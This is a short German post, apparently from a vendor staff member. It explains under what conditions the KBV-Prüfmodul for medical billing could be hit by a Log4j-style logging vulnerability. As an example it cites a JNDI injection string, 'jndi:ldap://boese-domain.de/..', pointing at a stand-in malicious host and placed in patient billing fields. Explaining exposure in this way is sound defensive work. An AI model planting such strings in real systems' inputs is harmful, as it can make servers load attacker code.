
Zur Einordnung in welchem Szenario das KBV-Prüfmodul nach meinem laienhaften Dafürhalten (ich bin mit dem Thema auf zollsoft-Seite in keiner Weise betraut) ein Sicherheitleck aufweist:
1.) In Ihren Abrechnungsdaten (den sichtbaren Daten im Programm, sowas wie Versichertennummer, Patientenname auf der Karte oder Abrechnungsziffer) gibt es eine Zeichenkette der Form jndi:ldap://boese-domain.de/..
2. ) Das Prüfmodul loggt diese korrumpierten Abrechnungsdaten in seinem log-File. Im Normalfall werden im KBV-Prüfmodul nach meinem Kenntnisstand keine patienten/abrechnungsbezogenen Daten geloggt, sondern nur Statusmeldungen (s. Anhang). Ganz genau kann das aber nur die KBV wissen.
Das soll jetzt nicht verharmlosend klingen, sondern nur der Einordnung dienen, welche Nebenebedingungen es benötigt, damit beim Erstellen der Abrechnung - also der Ausführung des aktuellen (bald von uns geupdateten) Prüfmoduls - ein Angriff geschehen kann.